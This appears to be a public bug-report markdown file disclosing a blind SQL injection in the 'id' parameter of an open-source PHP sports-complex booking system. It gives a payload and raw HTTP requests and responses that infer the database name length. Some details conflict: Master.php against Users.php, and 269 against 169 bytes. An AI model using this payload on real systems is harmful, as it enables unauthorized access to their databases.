

main

...

bug_report / vendors / oretnom23 / Online-Sports-Complex-Booking-System / SQLi-4.md



debug601 Create SQLi-4.md

History

1 contributor

38 lines (26 sloc) | 1.35 KB

...

Online Sports Complex Booking System v1.0 by oretnom23 has SQL injection

vendors: <https://www.sourcecodester.com/php/15236/online-sports-complex-booking-system-phpmysql-free-source-code.html>

Vulnerability File: \scbs\classes\Master.php?f=delete

Vulnerability location: /scbs/classes/Master.php?f=delete, id

Current database name: scbs_db,length is 7


[+] Payload: 11' and length(database()) = 7--+

```
POST /scbs/classes/Users.php?f=delete HTTP/1.1
Host: 192.168.1.19
Content-Length: 37
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.163 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://192.168.1.19
Referer: http://192.168.1.19/scbs/admin/?page=user/list
Accept-Encoding: gzip, deflate
```

Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=p5eujbkh1692v4hpr61tptnq06
Connection: close

id=11' and length(database()) = 7--+ // Leak place ---> id

When length (database ()) = 6, Content-Length: 269



Raw Params Headers Hex

POST /scbs/classes/Users.php?f=delete HTTP/1.1
Host: 192.168.1.19
Content-Length: 37
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://192.168.1.19
Referer: http://192.168.1.19/scbs/admin/?page=user/list
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=p5eujbkh1692v4hpr61tptnq06
Connection: close

id=11' and length(database()) = 6--+


Raw Headers Hex

HTTP/1.1 200 OK
Date: Tue, 26 Apr 2022 03:23:01 GMT
Server: Apache/2.4.48 (win64) OpenSSL/1.1.1k PHP/8.0.7
X-Powered-By: PHP/8.0.7
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Access-Control-Allow-Origin: *
Content-Length: 169
Connection: close
Content-Type: text/html; charset=UTF-8

Warning: Trying to access array offset on value of type null in
C:\xampp\htdocs\scbs\classes\Users.php on line 113

{ "status": "failed" }

When length (database ()) = 7, Content-Length: 19



Raw Params Headers Hex

POST /scbs/classes/Users.php?f=delete HTTP/1.1
Host: 192.168.1.19
Content-Length: 37
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://192.168.1.19
Referer: http://192.168.1.19/scbs/admin/?page=user/list
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=p5eujbkh1692v4hpr61tptnq06
Connection: close

id=11' and length(database()) = 7--+

Raw Headers Hex

HTTP/1.1 200 OK
Date: Tue, 26 Apr 2022 03:23:20 GMT
Server: Apache/2.4.48 (win64) OpenSSL/1.1.1k PHP/8.0.7
X-Powered-By: PHP/8.0.7
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Access-Control-Allow-Origin: *
Content-Length: 19
Connection: close
Content-Type: text/html; charset=UTF-8

{ "status": "failed" }